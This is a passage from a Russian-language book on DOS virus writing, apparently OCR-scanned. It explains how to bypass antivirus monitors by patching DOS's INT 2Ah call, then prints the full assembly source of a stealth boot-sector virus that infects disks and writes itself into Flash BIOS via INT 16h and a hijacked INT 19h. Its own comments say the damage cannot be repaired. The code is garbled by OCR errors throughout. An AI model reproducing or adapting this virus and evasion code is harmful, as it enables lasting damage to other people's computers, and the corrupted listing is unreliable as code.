как опасные. Они могут сделать проверку на наличие заданной функ-  
ции в этом списке, затем выставить флаг "проход цепочки" и передать  
управление дальше. Когда первый компонент получает управление, он  
проверяет флаг "прохода цепочки". Если он выставлен, то была инст-  
рукция INT 21h, поэтому необходимо сбросить флаг "проход цепочки"  
и передать управление в DOS. Если флаг сброшен, это значит, что был

5 - 1436

выполнен прямой вызов. В этом случае требуется принимать соответ-  
ствующие меры против возможных действий вируса.

Эта идея исключительно проста и эффективна. В том или ином виде ее  
применяют почти все современные антивирусные мониторы. Вот один  
из таких вариантов.

После трассировки прерывания выполняется обращение к DOS по  
оригинальному адресу. Программа AVPTSR перехватывает обращение.  
Точнее, AVPTSR перехватывает INT 2Ah, причем этот вызов произве-  
ден из INT 21h, вблизи начала фрагмента. Обработчик INT 08h,  
то есть таймера, периодически восстанавливает вектор 2Ah, если он  
был отключен.

Подразумевается, что флаг прохода цепочки 21-го прерывания проверя-  
ется в обработчике INT 2Ah.

***Конструирование неотслеживаемого обращения к DOS***

Для чего нужно такое конструирование? Неужели антивирусные мони-  
торы настолько бдительны, что пресекают любые попытки открыть для  
модификации ЕХЕ- или СОМ-файл? Да, это действительно так. Авто-  
ры антивирусных мониторов обладают достаточно эффективными сред-  
ствами, чтобы предотвратить прямые обращения к DOS со стороны ви-  
русов.

Обратимся к мнению Ю. Косивцова: "Для обнаружения действия нере-  
зидентных вирусов необходимо контролировать вызов функций DOS  
с номерами: 3Dh (открытие файла через описатель), OFh (открытие  
файла через FCB и 5Dh) и подфункцию OOh (косвенный вызов DOS).  
Если при открытии файла обнаружено, что расширение его СОМ, ЕХЕ  
или SYS, то можно выдавать предупреждающее сообщение".

Список выглядит слишком коротким. Действительно, а что произойдет,  
если сначала переименовать программный файл? И почему не учтена  
функция 6Ch (расширенное открытие файла)? А что будет, если от-  
крыть файл для чтения, а затем изменить режим доступа прямым обра-  
щением к SFT?

Конечно же, авторы антивирусных мониторов не столь наивны. Просто  
они никогда не раскрывают свои профессиональные секреты. Например,  
авторы программы AVPTSR реально учли и использовали все эти мето-  
дики и тонкости.

Итак, предположим, что гипотетический антивирусный супермонитор:

- отслеживает и блокирует попытки трассировки 21-го прерывания;

- для контроля "опасных" функций DOS встраивается в начало обра-  
ботчика прерывания INT 21h;

- для предотвращения прямого обращения к DOS использует флаг,  
сбрасываемый либо во вставленном фрагменте, либо в обработчике  
прерывания 2Ah (более грамотный подход).

Эти действия монитора порождают соответствующие проблемы при  
конструировании неотслеживаемого обращения к DOS.

Первая проблема достаточно просто решается с использованием "мето-  
да предопределенных адресов".

Для решения второй проблемы стоит проанализировать возможное  
расположение в обработчике DOS точки перехода на антивирусный  
монитор. Очевидно, это может быть точка 0 либо точка 1. В самом  
худшем случае можно допустить, что врезка происходит непосред-  
ственно после команды проверки на максимальное значение номера  
функции. Далее обработчик DOS "растекается" на многочисленные  
ручейки, поэтому отследить их все крайне затруднительно. По край-  
ней мере, обработчики функций OFh, 3Dh и 5Fh попадают в разные  
ручейки. Однако, при использовании ограниченного набора функций  
они могут разместиться и в одном ручейке, что намного упростит ре-  
шение данной задачи. Функции 3Ch-43h, отвечающие за создание, от-  
крытие, закрытие, чтение, запись, атрибуты и перемещение, действи-  
тельно располагаются в одном общем ручейке. Это позволяет  
использовать адрес точки 2 для прямого обращения к DOS. Монито-  
ры, скорее всего, не будут отслеживать эту точку.

Решение третьей проблемы также не вызовет особых затруднений.  
Один из вариантов - замаскировать прерывания таймера и изменить  
вектор 8-го прерывания перед прямым обращением к DOS. Вместо из-  
менения вектора можно попробовать вставить инструкции IRET в нача-  
ло текущего (антивирусного) обработчика. При использовании все того  
же метода "предопределенных адресов" и, зная позицию инструкции  
INT 2Ah в обработчике DOS, перед прямым обращением к DOS следу-  
ет просто заменить этот вызов двумя командами NOP.

***Пример реализации***

Рассмотрим две подпрограммы, которые используются для прямого об-  
ращения к DOS.

5"

Подпрограмма SetAdr предназначена для определения адреса обработ-  
чика DOS методом предопределенных адресов. Для версий DOS, "пра-  
вильный" адрес которых неизвестен, используется функция DOS 35h  
(получить вектор прерывания).

Подпрограмма CallDOS позволяет обращаться к DOS напрямую. В код  
включена проверка на номер функции. Для "безопасных" функций  
предусмотрен обычный вызов DOS при помощи инструкции INT 21h.

Процедура установки адреса (один из самых коротких,  
;хотя и подозрительных вариантов реализации)  
SetAdr ргос near

[Устанавливаем указатель на таблицу в регистре SI  
mov si,offset Table

;Читаем очередное значение сегмента и смещения из таблицы  
Next:

mov es,[si]

mov bx,[si+2]

; Проверяем контрольный код в слове, адрес которого получен  
;из таблицы. Если результат отрицательный, переходим  
;к следующему элементу таблицы

cmp es:[bx],2ACDh

jnz Skip

.Сохраняем адрес точки 2А  
mov Ofs2A,bx  
mov Seg2A,es

;Сохраняем адрес точки 2 из таблицы

mov ax, [si+4]

mov Seg21 ,ax

mov ax, [si+6]

mov Ofs21 ,ax

ret  
Skip:

; Переходим к следующему элементу таблицы  
add si,8

[Проверяем, не закончилась ли таблица. Если таблица закончилась,

;читаем адрес текущего обработчика прерывания  
cmp [si], О  
jnz Next

;Читаем адреса текущего обработчика прерывания INT 21 h - метод

;" предопределенных адресов" не сработал, точка входа не найдена

mov ax, 3521h

int 21 h

mov Ofs21,bx

mov Seg21 ,es

ret

;Таблица позиций 2А и 2.  
Table dw OFF03h, 5333h,OFF03h, 420Ah  
dw OFDC8h, 41D1h,OFDC8h, 411Bh

dw 0  
SetAdr endp

Процедура прямого обращения к DOS  
CallDOS proc near

;Если функция безопасна, вызываем прерывание обычным способом  
cmp ah,3Bh  
jb Trivial  
cmp ah,42h  
ja Trivial

;3аменяем вызов прерывания 2Ah на две команды MOP (9090h)  
;в обработчике DOS, предварительно  
;сохранив первоначальные значения кода

push es

push ax

push bx

mov es,cs:Ofs2A

mov bx,cs:Seg2A

mov ax,es:[bx]

mov cs:Save, ax

mov es:[bx], 9090h

pop bx

pop ax

pop es

;Вызываем напрямую прерывание DOS  
pushf  
call cs:dword ptr Ofs21

;Восстанавливаем вызов 2Ah  
push es  
push ax  
push bx

mov es,cs:Ofs2A  
mov bx,cs:Seg2A  
mov ax,cs:Save  
mov es:[bx], ax  
pop bx  
pop ax  
pop es  
ret

-.Обычное обращение к DOS (используется для безопасных функций)  
Trivial:

int 21 h

ret

;B этом месте сохраняем значение для кода вызова INT 2Ah  
Save dw ?

;0бработчик прерывания DOS  
Ofs21 dw ?  
Seg21 dw ?

;Адрес вызова INT 2Ah из обработчика DOS  
Ofs2A dw ?  
Seg2A dw ?  
CallDOS endp

***Flash BIOS  
Новое место для вирусов***

Flash-память - энергонезависимая память, которая обеспечивает рабо-  
тоспособность EPROM со встроенной электрической схемой стирания и  
перепрограммирования. Энергонезависимая память отличается от RAM  
тем, что она не обнуляется при отсутствии напряжения.

Flash BIOS - Flash-память, которая используется для хранения кода  
BIOS. Она может быть перепрограммирована - это предусмотрено для  
облегчения обновления BIOS. Такие микросхемы применяются в 90%  
портативных компьютеров, в большинстве компьютеров 486DX2,  
486DX4, Pentium.

Как известно, BIOS получает управление при запуске компьютера. Все  
что нужно сделать вирмейкеру - это незаметно модифицировать BIOS,  
чтобы вирус стартовал перед загрузкой системы компьютера.

***AMI Flash вирус***

Алгоритм работы вируса:

1. Проверить компьютер на наличие Flash BIOS;

2. Проверить Flash BIOS на зараженность (осуществить выход, если  
она заражена);

3. Считать вектор INT 19h из таблицы (прерывание загрузки);

4. Прочесть первые 5 байт от точки входа INT 19h;

5. Проверить BIOS на наличие свободного места для размещения ви-  
руса (поиск области нулей);

6. Установить память Flash BIOS в режим записи (обычно она нахо-  
дится в режиме "Readonly");

7. Записать вирус в найденную область нулей;

8. Записать переход на вирус в точку входа INT 19h;

9. Восстановить режим "Readonly" для памяти Flash BIOS.

Единственное предназначение INT 19h - быть вызванным в процессе  
загрузки, чтобы загрузить boot-сектор в память и передать ему управле-  
ние. Прерывание именно то, которое и требуется изменить.

Нужно иметь в виду, что одновременно читать из памяти Flash BIOS и  
записывать в нее нельзя. Поэтому во время работы вируса нельзя ис-  
пользовать временные переменные в этой памяти. Более целесообразным  
является создание вируса для обычного boot-сектора. Этот вирус следу-  
ет поместить в конец памяти и оттуда устанавливать вектор INT 13h.

AMI BIOS обладает своими специфическими особенностями при разме-  
щении в микросхемах Flash-памяти, которые базируются на использова-  
нии функции EOh прерывания INT 16h. Самое интересное состоит  
в том, что однажды внесенный в эту память вирус может запретить по-  
вторно использовать указанную функцию. Это запретит антивирусным  
программам воспользоваться ею в процессе удаления вируса из BIOS  
компьютера. Исходя из этого, авторам антивирусных программ придет-  
ся трассировать INT 16h, чтобы получить оригинальный вектор.

**Исходный текст вируса, заражающего Flash BIOS.**

;Вирус, заражающий Flash BIOS.

;Если на компьютере есть Flash BIOS, имеется шанс, что его могут  
.серьезно испортить. Если BIOS изменится, это может привести  
;к неприятностям. Нельзя будет загрузиться даже с "чистой"  
;дискеты. Зараженный чип в рабочее состояние не вернуть.  
огд О

;При входе в boot-сектор 01=загрузочный диск  
mov si,7COOh

[Установим OOOOh в регистрах DS и ES  
хог ах,ах  
mov es.ax  
mov ds.ax

.Установим значение стека OOOOh:7COOh  
cli

mov ss.ax  
mov sp.si  
sti

;Уменьшим на 1Кбайт память (0040h:0013h)  
dec word ptr [0413h]

;Получим размер памяти (при возврате в АХ)  
int 12h

;Так как размер памяти указан в килобайтах (1024 байт), а нужно  
;в параграфах (16 байт), умножим его на 64, что эквивалентно  
;сдвигу на 6 разрядов влево

mov cl,6  
shi ax.cl

.Установим новый сегмент вируса (вершина памяти)  
mov es,ax

.Перенесем вирусный сектор в вершину памяти  
xor di,di  
mov cx,200h  
eld  
rep movsb

;Сохраним вектор прерывания INT 13h. Поскольку этот вирус  
[загрузился до загрузки DOS, то прерывание INT 21 h еще не

работает - работаем с вектором прерывания прямо в таблице

mov ax.word ptr [13h\*4]

mov word ptr es: [off set i13],ax

mov ax.word ptr [13h\*4+2]

mov word ptr es: [offset i 13+2],ax

.Установим новый вектор прерывания INT 13h  
mov word ptr [13h\*4],offset Handler  
mov word ptr [13h\*4+2],es

[Переходим в точку ES:Restart (в копии вируса,  
[находящейся в вершине памяти)  
already\_resident:

push es

mov ax,offset Restart

push ax

retf

;C этого места программа работает уже в вершине памяти  
Restart:

[Загружаем оригинальный boot-сектор из конца  
;root directory и передаем ему управление.  
;Сброс дисковой подсистемы (перед работой  
;с дисковой подсистемой надо выполнить  
.функцию ООп прерывания INT 13h)

xor ах.ах

call int13h

[Подготовим регистры для загрузки оригинального boot-сектора

хог ах.ах

mov es,ax ;Сегмент для загрузки

mov bx,7COOh ;Смещение для загрузки

mov cx,0002h Дорожка 0, сектор 2

хог dh.dh ;Головка О

mov ax,0201h ;Функция 2, количество секторов 1

[Проверим диск, с которого грузимся. 80h и выше - жесткий диск,

;иначе - дискета. Копия оригинального boot-сектора хранится

;в разных местах: на жестком диске - дорожка 0, головка 0, сектор 2;

;на дискете - дорожка 0, головка 1, сектор 14

cmp dl,80h

jae MBR\_Loader

;Грузимся с дискеты: изменим сектор и головку  
mov с1,14 ;Сектор 14  
mov dh,1 ;Головка 1

;3агрузим оригинальный boot-сектор по адресу OOOOh:7COOh  
MBRJ-oader:

call int13h

.Сохраним в стеке номер диска, с которого грузимся  
push dx

Проверим, заражен ли Flash BIOS  
cmp byte ptr cs:flash\_done,1  
je Flash\_resident

;3аразим Flash BIOS  
call flash\_BIOS

.Восстановим из стека DX (номер загрузочного диска)  
Flash\_resident:

pop dx

;3апускаем оригинальный boot-сектор (JMP FAR OOOOh:7COOh)  
db OEAh  
dw 7COOh  
dw 0

;Сюда попадаем, когда происходит чтение boot-сектора. Скрываем  
[Присутствие вируса методом чтения оригинального boot-сектора  
Stealth:

Остановим значения сектора, где хранится копия оригинального  
iboot-сектора

mov cx,02h

mov ax,0201h

[Проверим, откуда считан boot-сектор (дискета или жесткий диск),  
;так как копии хранятся в разных местах

cmp dl,80h

jae hd\_stealth

mov cl,14

mov dh,1  
hd\_stealth:

Прочтем копию оригинального boot-сектора. Так как  
;номера секторов подменены, фактически "копия выдается  
;за оригинал" - скрываем свое присутствие (Stealth).  
call int13h

[Выходим из обработчика прерывания  
jmp pop\_exit

;Проверка наличия резидентного вируса - ответим:

;запрос INT 13h (AX=ABBAh), ответ AX=BMBh  
resJest:

xchg ah,al

iret

.Обработчик прерывания INT 13h  
Handler:

.Если при вызове в АХ находится ABBAh,  
.значит это проверка наличия резидентного вируса

cmp ax.OABBAh

je resJest

[Перехватываем только функцию 02h (чтение сектора): проверяем  
;номер функции. Если не 2, запускаем оригинальный обработчик

cmp ah,2

jne jend

[Проверяем номера дорожки и сектора, интересуясь только теми  
.секторами, в которых может оказаться вирус -  
;дорожка 0, головка 0, сектор 1

cmp cx,1

jne jend

[Проверим номер головки. Если не 0, то запустим  
[Оригинальный обработчик

cmp dh,0

jne jend  
tryJnfect:

;Считаем сектор в буфер (для дальнейшей обработки).  
;Для этого вызовем оригинальный INT 13h

call int13h

jc jend

[Сохраним регистры и флаги (обработчик не должен изменить их)  
pushf  
push ax  
push bx  
push ex  
push dx  
push si  
push di  
push es  
push ds

Проверяем, заражен ли данный диск вирусом: читаем сигнатуру.  
;Если диск заражен, скрываем присутствие вируса

cmp word ptr es:[bx+offset marker],"LV"

je stealth

;Если диск не заражен, то заражаем: проверим, откуда загружен  
;boot-ceKTOp (с дискеты или с жесткого диска)

cmp dl,80h

jb infect\_floppy

.Установим номера дорожки, головки и сектора для жесткого  
.диска для сохранения оригинального boot-сектора

mov cx,2

xor dh.dh

jmp write\_virus  
lnfect\_Floppy:

;Установим номера дорожки, головки и сектора для дискеты  
;для сохранения оригинального boot-сектора

mov сх,14

mov dh,1  
Write\_Virus:

Записываем оригинальный boot-сектор  
mov ax,0301h  
call int-lSh  
jc pop\_exit

;Установим сегментный регистр ES на сегмент с вирусом  
push cs  
pop es

;Сбросим флаг зараженности Flash BIOS  
mov byte ptr cs:flash\_done,0

;3апишем тело вируса в boot-сектор  
xor bx,bx  
mov ax,0301h  
mov cx,0001h  
xor dh.dh  
call int13h

восстановим регистры и флаги (как раз те их значения, которые  
[свидетельствует о том, что boot-сектор только что считали)  
Pop\_Exit:

pop ds

pop es

pop di

pop si

pop dx

pop ex

pop bx

pop ax

popf

[Выходим из обработчика в вызывающую программу  
retf 2

;3апуск оригинального обработчика  
J'end:

DD OEAh .Код команды JMP FAR

;0ригинальный вектор INT13h  
i13 DD 0

;Вызов прерывания INT 13h  
lnt13h proc near

pushf

call dword ptr cs:[i13]

ret  
lnt13h endp

Первые два байта слова используются как сигнатура  
Marker db "VLAD"

;Эта подпрограмма заражает Flash BIOS  
Flash\_BIOS Proc Near

Проверим наличие Flash BIOS  
mov ax.OEOOOh  
int 16h

jc no\_flash\_bios  
cmp al.OFAh  
jne no\_flash\_bios

;Сначала найдем хорошее место для хранения вируса.  
Лросканируем память FOOOh-FFFFh, где обычно находится BIOS,  
;на наличие области 1Кбайт нулей. Хватит даже 512 байт памяти,  
;но выделить нужно с запасом  
lnfect\_Flash:

Остановим начальный сегмент для поиска  
mov ax.OFOOOh  
mov ds.ax

Проверим сегмент  
New\_segment:

Остановим стартовое смещение  
xor si,si

Остановим счетчик найденных байт  
;(величина свободного места для вируса)

xor dx.dx  
ok\_new\_segment:

;Перейдем к следующему сегменту  
inc ax  
mov ds,ax

Проверим, есть ли еще место для вируса  
cmp ax.OFFFOh  
je no\_flash\_BIOS

;Проверим, свободно ли место (для скорости проверяем словами)  
Test-16:

cmp word ptr [si],0

jne new\_segment

;Увеличим счетчик размера найденного свободного места  
• inc dx

Проверим, достаточно ли найденного места. Сравниваем с 1Кбайт, но  
;так как память сканируем словами, сравниваем с 512 (1Кбайт=512 слов)

cmp dx,512

je found\_storage

[Увеличим смещение проверяемого байта  
inc si  
inc si

;Сравним с 16. Переходим к следующему сегменту  
;в начале каждого параграфа

cmp si,16

je ok\_new\_segment

jmp test16

;B эту точку попадаем, если место найдено  
Found\_storage:

Перейдем к началу зоны  
sub ax,40h  
mov ds.ax

.Получим требования к сохранению состояния чипа  
mov ax,OE001h  
int 16h

;Проверим, сколько памяти необходимо для сохранения состояния

;чипа. Если слишком много, не будем сохранять состояние

cmp bx,512

jbe save\_chipset

;Установим флаг, показывающий, что состояние не сохраняли  
mov byte ptr cs:chipset,1

[Перейдем к записи  
jmp write\_enable

;Сюда попадаем, если Flash BIOS не обнаружен:

записывать некуда - выходим  
No\_Flash\_BIOS:

ret

[Сохраним состояние чипа  
save\_chipset:

[Установим флаг, показывающий, что состояние сохранили  
mov byte ptr cs:chipset,0

.Сохраним состояние  
mov al,2  
push cs  
pop es

mov di, offset buffer  
int 16h

[Записываемся во Flash BIOS  
write\_enable:

[Повышаем напряжение  
mov al,5  
int 16h

;Разрешаем запись во Flash BIOS  
mov al,7  
int 16h

.Копируем 512 байт вируса во Flash BIOS  
push ds  
pop es  
xor di.di  
mov ex,512  
push cs  
pop ds  
xor si,si  
eld  
rep movsb

;3десь нужна особая осторожность. lnt19h указывает на BIOS,  
;позднее оно перехватывается различными программами.  
.Если трассировать его, можно наткнуться на закрытую область  
;или на сегмент 70h, но этого не будет при загрузке. Понятно,  
;что это единственное удачное время для выполнения вируса.  
;Все, что нужно - "внедриться" в int19h.  
;Можно перехватить его в том месте, где находится  
сохраненная таблица векторов, но сделаем интереснее.  
.Получим смещение оригинального обработчика int19h  
mov bx.es ;ВХ=сегмент вируса  
xor ах.ах

mov ds.ax ;DS=Ta6nHua векторов  
mov di.word ptr [19h\*4] ;Смещение INT 19h  
mov es.word ptr [19h\*4+2] ;Сегмент INT 19h

;3апишем JMP FAR по адресу точки входа в INT 19h  
mov al.OEAh  
stosb

mov ax,offset int19handler  
stosw

mov ax.bx  
stosw

.Понизим напряжение  
mov ax,OE004h  
int 16h

;3ащитим Flash BIOS от записи  
mov al,6  
int 16h

;Проверим, сохранялось ли состояние чипа, если нет - выходим  
cmp byte ptr cs:chipset,0  
jne No\_Flash\_BIOS

.Восстановим состояние чипа  
push cs  
pop es  
mov al,3

mov di, offset buffer  
int 16h  
jmp No\_Flash\_BIOS

;Флаг несохранения состояния чипа  
chipset db 0

;Флаг присутствия вируса во Flash BIOS  
flash\_done db 0

;Наш обработчик INT 19h.  
lnt19Handler Proc Near

;Установим сегментный регистр ES в ноль  
хог ах.ах  
mov es.ax

[Проверим наличие резидентного вируса  
mov ax.OABBAh  
int 13h

;Если вирус присутствует, то запускаем оригинальный  
[обработчик прерывания INT 19h

cmp ax.OBAABh

jne realJnt19h

[Перенесем вирус из BIOS в boot-буфер  
push cs  
pop ds

eld

xor si,si

mov di,7c00h

mov ex,512

rep movsb

;3апустим вирус в boot-буфере

mov dl,80h

jmp goto\_Buffer  
Real\_int19h:

;Произведем сброс дисковой подсистемы  
xor ax,ax  
int 13h

Лроинициализируем значения регистров для загрузки boot-сектора  
mov ex, 1  
mov dh,0  
mov ax,0201h  
mov bx,7COOh

.Проверим, откуда грузимся: если DL не нулевой,  
;переходим к загрузке с жесткого диска

cmp dl,0

J'a hd\_int19h

;Прочтем boot-сектор с дискеты. Если при чтении происходит  
;ошибка, то читаем с жесткого диска

int 13h

jc fix\_hd

Остановим флаг, показывающий присутствие вируса во Flash BIOS  
Goto\_Buffer:

mov byte ptr es:[7COOh+offset flash\_done],1

;3апустим boot-сектор, находящийся в boot-буфере

db OEAh ;Код команды JMP FAR

dw 7c00h

dw 0  
Fix\_HD:

[Установим номер диска для загрузки (диск С)

mov dl,80h  
HD\_lnt19h:

Произведем сброс дисковой подсистемы  
хог ах,ах  
int 13h

.Прочтем boot-сектор  
mov ax,0201h  
int 13h  
jc Boot  
jmp Goto\_Buffer

;Если не удалось загрузить boot-сектор,  
.вызываем прерывание INT 18h  
Boot:

int 18h  
lnt19Handler EndP  
Flash\_BIOS EndP  
End\_Virus:

;Размер области памяти, необходимый для дополнения  
;размера вируса до 510 байт  
DupSize equ 510-offset End\_Virus

Заполнение незанятой вирусом части сектора  
db DupSize dup (0)  
db 55h,0aah

;Место для сохранения состояния чипа  
Buffer: